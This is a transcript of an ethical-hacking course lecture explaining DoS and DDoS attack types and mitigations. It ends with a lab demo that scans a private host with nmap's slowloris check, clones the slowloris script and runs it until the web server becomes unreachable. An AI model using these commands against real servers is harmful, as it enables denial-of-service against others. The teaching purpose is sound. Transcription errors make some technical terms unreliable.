


**Ethical Hacking**  
**Prof. Indranil Sengupta**  
**Department of Computer Science and Engineering**  
**Indian Institute of Technology, Kharagpur**

**Lecture - 45**  
**Dos and DDoS attack**

In this session we will discuss about DoS and DDoS attack. DoS is an attack used to deny legitimate user access to a resource such as accessing a website, network, email etc. or making it extremely slow. DoS is the short form of denial of service. This type of attack is usually implemented by hitting the target resource such as a web server with too many requests at the same time. This result in the server failing to respond to all the request. The effect of these can either be crashing the server or slowing them down.

(Refer Slide Time: 01:07)




Now, DDoS attack, a distributed denial of service attack is an attempt to make an online service or a website unavailable by overloading it with huge flood of traffic generated from multiple sources, unlike a denial of service. A DoS attack in which one computer and one internet connection is used to flood a targeted resource with packets.

A DDoS attack use many computers and many internet connection often distributed globally in what is referred to as a botnet. A large scale volumetric data setup and generate a traffic measured in tens of gigabits per second. We are sure your normal network will not be able to handle such traffic.

Now, the question is that what is botnet? Attackers build the network of hacked machines which are known as botnets by spreading malicious piece of code through emails, website and social media. Once these computers are infected, they can be controlled remotely without their owner's knowledge and use like an army to launch an attack against any target.


A DDoS flood can be generated in multiple ways like, botnet can be used for sending more numbers of connection request than a server can handle at a time. Attackers can have computers and effecting resource, huge amount of random data to use up the targets band width. Due to the distributed nature of these machines, they can be used to generate distributed high traffic which may be difficult to handle. It finally, results in a complete blockage of a service.

(Refer Slide Time: 03:11)



Now, there are different types of DDoS attack are there. DDoS attack can be broadly categorized into 3 category, number 1: volume - based attack, number 2: protocol based attack and number 3: application layer attack. Volume based attack include TCP flood and UDP flood, ICMP floods and other spoofed packet floods. These are also called layer 3 and 4 attacks. Here an attacker tries to saturate the bandwidth of the target site. The attack magnitude is measured in bits per second.

(Refer Slide Time: 03:55)



Volume based attack, volume based attack include TCP flood, UDP flood, ICMP floods and other spoofed packet floods. These are also called layer 3 and 4 attacks. Here an attacker tries to saturate the bandwidth of the target site. The attack magnitude is measured in bits per second. UDP flood, a UDP flood is used to flood a random port on a remote host with numerous UDP packets, more specifically port number 53, specialized firewalls can be used to filter out or block malicious UDP packets.

ICMP flood, this is similar to UDP flood and used to flood a remote host with numerous ICMP echo request. This type of attack can consume both outgoing and incoming bandwidth and a high volume up ping request will result in overall system slow down. HTTP flood, the attacker sends HTTP get and post request to a targeted web server in a large volume which cannot be handled by the server leads to denial additional connection from legitimate clients.

Amplification attack, the attacker make a request that generate a large response which include DNS request for large PHT record and HTTP get request for large file like images, PDF or any other data file.

(Refer Slide Time: 05:41)




Next is protocol attacks; protocol attacks include SYN flood, ping of death, fragmented packet attacks, sum of DDoS etc. This type of attack consumes actual server resources and other resources like firewall and load balancers. The attack magnitude is measured in packets per second. There are different types of protocol attack are there like, DNS flood. A DNS flood are used to attack both the infrastructure and a DNS application to overwhelm a target system and consume all it is available network bandwidth.

SYN flood, the attackers send TCP connection requests faster than the targeted machine can process them, causing network situation administrator can TCP stacks to mitigate the effect of SYN floods. To reduce the effect of SYN floods, you can reduce the timeout until a step freeze memory allocated to a connection or selectively dropping incoming connections using a firewall called IP attackers.

Ping of death, the attackers sends malformed or over sized packets using a simple ping comment. IP allows sending 65,535 bytes packets, but sending a packet larger than 65,535 bytes violates the internet protocol and put cause memory overflow of the target system and finally, crash the system. To avoid ping of death attacks and its variants many sides block ICMP ping message all together at their firewalls.

(Refer Slide Time: 07:51)




Next is application layer attack. Application layer attack includes slowloris, zero- day DDoS attack. DDoS attack that again that target apache, windows or open Phd vulnerabilities and more. Here the goal is to crash the web server that attack magnitude is measure in request per second. Now, different type of application layer attack are there like, application attack. This is also called layer 7 attack where the attacker makes exclusive login database lookup or search request to overload the application. It is really difficult to detect a layer 7 attack, because they reassemble legitimate website traffic.

Slowloris, the attacker send huge number of HTTP headers to a targeted web server, but never complete a request. The targeted server keeps each of these false connection open and eventually overflows the maximum concurrent connection pool and leads to denial of additional connection from legitimate clients.

NTP application, the attacker exploits publicly accessible network time protocol, NTP services, to overwhelm the targeted server with user datagram protocol, UDP traffic. Zero-day DDoS attacks, a zero-day vulnerability is a system or application flow previously unknown to the vendor and has not been fixed or test. These are new type of attacks, coming into existence day by day. For example, exploiting vulnerabilities for which no patch has yet been released.

(Refer Slide Time: 09:52)



Now how to fix a DDoS attack? There are quite a few DDoS protection option which you can apply. Depending on the type of DDoS attack, your DDoS protection start from identifying and closing all the possible operating system and application level vulnerabilities in your system, closing all the possible ports, removing unnecessary access from the system and hiding your server behind a proxy or CDN system.


If you see a low magnitude of 30 DoS, there you can find many firewall based solutions which can help you in filtering out DDoS based traffic, but if you have high volume of DDoS attack like, in gigabytes or even more. Then should take the help of a DDoS protection service provider that offer a more holistic and proactive genuine approach. You must be careful while approaching and selecting DDoS protection service provider.

These are number of service providers who want to take advantage of your situation. If you inform them that you are under DDoS attack, then they will start offering you a variety of services at unreasonably high cost. We can suggest you a simple and working solution which start with the search for a good DNS solution provider who is flexible enough, to configure, A and CNM records for your website. Second you will need a good CDN provider that can handle peak DDoS traffic and provide you DDoS protection services as a part of their CDN package.


Thank you.

In this session I will show you how to perform a DoS attack using slowloris script. Suppose our target web application is running on 192.168.0.104 ok.

(Refer Slide Time: 12:24)




(Refer Slide Time: 12:37)



See some web application is running on that particular server 192.168.0.104. Now we need to check that particular server, slowloris vulnerability is present or not. So, to find out that vulnerability, we use our best tool *nmap*.




(Refer Slide Time: 13:09)




So, *nmap* then I am putting the timing option *T4* and then use the script *http – slowloris – check*, then the IP address. Let us wait for the result ok.

(Refer Slide Time: 14:04)






(Refer Slide Time: 14:14)




```
root@kali: ~  
File Edit View Search Terminal Help  
21/tcp open ftp  
22/tcp open ssh  
23/tcp open telnet  
25/tcp open smtp  
53/tcp open domain  
80/tcp open http  
111/tcp open rpcbind  
139/tcp open netbios-ssn  
445/tcp open microsoft-ds  
512/tcp open exec  
513/tcp open login  
514/tcp open shell  
1099/tcp open rmiregistry  
1524/tcp open ingreslock  
2049/tcp open nfs  
2121/tcp open ccproxy-ftp  
3306/tcp open mysql  
5432/tcp open postgresql  
5900/tcp open vnc  
6000/tcp open X11  
6667/tcp open irc  
8009/tcp open ajp13  
8180/tcp open unknown  
| http-slowloris-check
```

We got the result and it is a http slowloris check, is vulnerable. So, can perform the slowloris attack. So, to attack in that particular IP address, we need to use the slowloris script. Now you can easily download slowloris script from Internet. Now, I will show you how you can download slowloris script.

(Refer Slide Time: 15:01)




(Refer Slide Time: 15:22)



So, there is the slowloris script. To download the script, you can copy the URL and go to terminal, use the command *git clone* and then the URL. So, already download the script *slowoloris.pl*. So, that is why it is showing it already exists.

(Refer Slide Time: 16:28)



So, now it is a downloaded and go to your file system and you can check *slowloris.pl* is there.

(Refer Slide Time: 16:40)

Applications Places Terminal Sun 14:45

File Edit View Search Terminal Help

root@kali: ~/slowloris.pl

```

root@kali:~/slowloris.pl# perl slowloris.pl -dns 192.168.0.104
Welcome to Slowloris - the low bandwidth, yet greedy and poisonous HTTP client by
y Laera Loris
Defaulting to port 80.
Defaulting to a 5 second tcp connection timeout.
Defaulting to a 100 second re-try timeout.
Defaulting to 1000 connections.
Multithreading enabled.
Connecting to 192.168.0.104:80 every 100 seconds with 1000 sockets:
Building sockets.
Building sockets.
Building sockets.
Building sockets.
Building sockets.
Sending data.
Current stats: Slowloris has now sent 494 packets successfully.
This thread now sleeping for 100 seconds...

Building sockets.
Building sockets.
Building sockets.
Building sockets.
Building sockets.
Building sockets.

```

Now, open terminal from that particular directory and perform the DDoS attack using slowloris script. So, this is a perl script. So, to run a perl script, first we need to use the command *perl*, then the script name *slowloris.pl*, then you need to use test DNS to specify the domain name or IP address.


(Refer Slide Time: 17:19)

[illegible]

Now, slowloris script is running and it sent 494 packets successfully. This thread now sleeping for 100 seconds. And slowloris now, sent 1272 packets successfully. So, this

way it sent huge, send huge number of packets to the target tonight application. Now check your web application is accessible or not.

(Refer Slide Time: 18:12)



Now, see this web application is not accessible. So, this way by using the slowloris application successfully you can perform a DoS or DDoS attack.

Thank you.